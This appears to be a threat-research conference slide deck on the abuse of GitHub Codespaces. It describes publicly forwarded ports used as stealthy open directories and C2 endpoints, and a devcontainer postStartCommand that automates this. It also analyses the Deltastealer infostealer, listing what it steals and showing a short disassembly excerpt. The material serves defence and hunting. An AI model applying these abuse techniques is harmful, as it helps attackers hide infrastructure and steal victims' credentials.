



# From Code to Crime: Exploring Threats in GitHub Codespaces

Nitesh Surana & Jaromír Hořejší

VB2024, Dublin, Ireland

2<sup>nd</sup> October 2024



# About Us

---



Senior Threat Researcher  
Cloud/Container Threat Research  
Black Hat USA, Asia, HITB, HackInParis  
X: @\_niteshsurana




Senior Cyber Threat Researcher  
APTs, Cybercrime, Windows, Linux, MacOS  
Virus Bulletin, FIRSTCON, HITB, AVAR  
X: @JaromirHorejsi

# Outline

---

- Introduction
- Overview of cloud-based IDEs
- Methods of abusing cloud-based IDEs
- Observed malware campaigns in-the-wild
  - Infostealer campaigns (Deltastealer)
  - Rustlang, Electron-based, NodeJS variants
- Hunting Tips
- Conclusion




# Introduction

---

- Integrated development environment (IDE)
  - Source-code editor
  - Debugger
  - Build automation tools
- Web IDE == Online IDE == Cloud-based IDE (CDE)
- Start projects quickly, avoid local setup
- Code from anywhere with a browser + internet

# Introduction



# Introduction


---

## Popular CDEs


- GitHub Codespaces
- GitPod
- CodeAnywhere
- AWS Cloud9
- Eclipse Che



# GitHub Codespaces Overview



# GitHub Codespaces Overview




## Code editor

**VS Code Desktop**  
Local installation

**VS Code Browser**  
Chrome, Safari, Edge

**JetBrains IDE**  
IntelliJ IDEA, GoLand,  
RubyMine, etc.

**Command line**  
SSH via GitHub CLI



Your editor is how you view and edit your codespace



Changes to your codespace are reflected back in your editor

<https://docs.github.com/en/codespaces/overview>

Azure  
Hosting

**Virtual Machine**  
Linux hardware

## Container

Docker development environment

**A clone of your repository**  
Source code

**Languages**  
Python, Ruby, etc

**Tooling**  
Extensions, linting, etc

**CPUs**

**Disk storage**

Codespace



EXPLORER

CODESPACES-BLANK [CODESPACES: ANIMATE...

OUTLINE

TIMELINE

# Welcome


## Get Started with VS Code for the Web

Customize your editor, learn the basics, and start coding


Choose your theme

The right theme helps you focus on your code, is easy on your eyes, and is simply more fun to use.

[Browse Color Themes](#)



Dark Modern



Light Modern

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

bash

```
@ideaengine007 → /workspaces/codespaces-blank $
```

# GitHub Codespaces Overview

Multi-region deployment options

**Region**  
Your codespace will run in the selected region

**Machine type**  
Resources for your codespace

- Southeast Asia ▾
- US East
- US West
- Europe West
- ✓ Southeast Asia
- Australia

VM configuration options

**Region**  
Your codespace will run in the selected region

**Machine type**  
Resources for your codespace

Southeast Asia ▾

2-core ▾

- ✓ 2-core  
8GB RAM • 32GB
- 4-core  
16GB RAM • 32GB

# GitHub Codespaces Overview

---

## Default idle timeout

---

A codespace will suspend after a period of inactivity. You can specify a default idle timeout value, which will apply to all codespaces created after the default is changed. You will be charged for the entire time your codespace is running, even if it is idle. **The maximum value is 240 minutes (4 hours).**

240 minutes

Save

## Default retention period

---

Inactive codespaces are automatically deleted 30 days after the last time they were stopped. A shorter retention period can be set, and will apply to all codespaces created going forward. **The default and maximum value is 30 days.** [Learn about retention setting](#)

30 days

Save

# Feature: Exposing Ports

The screenshot shows a terminal window with the following content:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1 python3 [warning icon] + v [window icon] [trash icon] ... ^ x
```

```
@ideaengine007 → /workspaces/codespaces-blank $ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```

A red box highlights the command `python3 -m http.server 8080` in the terminal.

Below the terminal, a notification box is displayed with the following text:

**i** Your application running on port 8080 is available. [See all forwarded ports](#) [gear icon] [close icon]

[Open in Browser](#)

# Feature: Exposing Ports

The screenshot shows the 'PORTS' tab in an IDE. A port is listed with the local address 8080 and a remote URL. A context menu is open over the port, listing various actions. The 'Port Visibility' option is selected, and its sub-menu is open, showing 'Private' (checked) and 'Public' (unchecked). A red box highlights the 'Private' and 'Public' options.

Port	Local Address
8080	https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev/

- Open in Browser
- Preview in Editor
- Set Port Label F2
- Set Label and Update devcontainer.json
- Copy Local Address Ctrl+C
- Port Visibility >
  - ✓ Private
  - Public
- Change Port Protocol >
- Stop Forwarding Port Delete
- Forward a Port

# Feature: Exposing Ports

---

- Modes of exposing ports
  - Private
  - Private to the organization
  - Public (Expose ports publicly without authentication)

Username



Codespace Name



Port




ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev

# Feature: Exposing Ports

← → ↻ [ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev](https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080.preview.app.github.dev)

## Directory listing for /

- [hello](#)
- [is](#)
- [this](#)
- [who](#)




```
192.168.200.149 (user)
Terminal Sessions View X server Tools Games Settings Macros Help
Quick connect... 2. 192.168.200.149 (user)
user@nsbox:~$ curl https://ideaengine007-turbo-space-orbit-9qq7vp5vrwwf779g-8080
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/st
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="hello">hello</a></li>
<li><a href="is">is</a></li>
<li><a href="this">this</a></li>
<li><a href="who">who</a></li>
</ul>
<hr>
</body>
</html>
user@nsbox:~$
```

# Feature Abuse: Open Directories


The image shows a multi-panel screenshot from an IDE. At the top, there are tabs for PROBLEMS, OUTPUT, DEBUG CONSOLE, TERMINAL, and PORTS. The TERMINAL tab is active, showing two terminal sessions. The left session shows a user running `python3 -m http.server 8080`, which starts an HTTP server on port 8080. The right session shows a user running `curl ident.me` from the IP address `98.70.120.173`. Below the terminal, a terminal window shows the output of a command: `host humble-spoon-pggjvxwvqr7c6rq5-8080.app.github.dev`. The output lists several aliases and their corresponding IP address, `20.197.80.108`. In the foreground, a browser window is open to `https://20.197.80.108`. A "Certificate Viewer" dialog is displayed, showing details for a "Kubernetes Ingress Controller Fake Certificate". The "Issued To" section shows the "Common Name (CN)" as "Kubernetes Ingress Controller Fake Certificate".







# Feature Abuse: Open Directories



User



`codespace-port.app.github.dev`  
Ingress Controller




# Feature Abuse: Open Directories

---




- IP-based fingerprinting ineffective
- Exposed Codespace ports evade Shodan, Censys, etc.
- Abuse vectors (not limited to):
  - Stealthy open directories
  - Stealthy C2 servers
  - ...
- Codespace domains: passive DNS logs

# Feature: Reproducible Environments


- Devcontainers (<https://containers.dev/>)
- Fully-featured development environments
- JSONC configuration



## Dev Containers

Microsoft  [microsoft.com](https://microsoft.com) |  24,309,611 installs |  (50) | Free

Open any folder or repository inside a Docker container and take advantage of Visual Studio Code's full feature set.

[Install](#) [Trouble Installing?](#) 

# Feature Abuse: Reproducible Environments

---

```
{  
  "name": "Ubuntu",  
  "image": "mcr.microsoft.com/devcontainers/universal",  
  "forwardPorts": [8000],  
  "postStartCommand": "python3 -m http.server 8000"  
}
```

`postStartCommand`



string,  
array,  
object

A command to run each time the container is successfully started.

Note that the array syntax will execute the command without a shell. You can [learn more](#) about formatting string vs array vs object properties.

Automate opendir creation = gh CLI + Devcontainers

# Selected Malware Campaigns

# Selected malware campaigns

---

- Deltastealer
  - Rustlang / Electron / NodeJS dropper/installer variants
  - Distributed likely via gaming forums/social media and disguised as game installers, hack tools, etc.


“Discord Account Generator.exe”

“Adventure Island Setup.exe”

“Neus Setup.exe”

“Cheat Fortnite.exe”

“BattleTalent-LaserEyes.exe”




# Deltastealer – Rustlang variant

---

- Anti-sandboxing, anti-debugging, anti-analysis features

- Steals:

- Basic OS information
- Browser credentials (Chromium-based)
- Cryptocurrency wallets
- Discord & Steam data



- Exfiltrates to

- third-party cloud storage
- publicly exposed port on cloud IDE instances as webhook

# Deltastealer – Rustlang variant

- Methods in Rustlang

- malware::**anti\_debug::detect**::hfc268b042e05af6a
- malware::**browsers::steal\_data**::h8cac638d5caa2249
- malware::**wallet::steal\_data**::ha62d557a043a8b95
- malware::**discord::steal\_tokens**::hc30751d76c4b8f0b
- malware::**discord::inject**::h90f034412c7e38ad

```
call    _ZN98_$LT$alloc_vec_Vec$LT$T$GT$$u20$as$u20$alloc_vec_spec_from_iter_SpecFromIter$LT$T$C$I$GT$$GT$9from_i
mov     bl, 1
call    _ZN7malware10anti_debug6detect17hfc268b042e05af6aE ; malware::anti_debug::detect::hfc268b042e05af6a
lea     rcx, [rsp+0F8h+var_90]
call    _ZN7malware8browsers10steal_data17h8cac638d5caa2249E ; malware::browsers::steal_data::h8cac638d5caa2249
call    _ZN7malware6wallet10steal_data17ha62d557a043a8b95E ; malware::wallet::steal_data::ha62d557a043a8b95
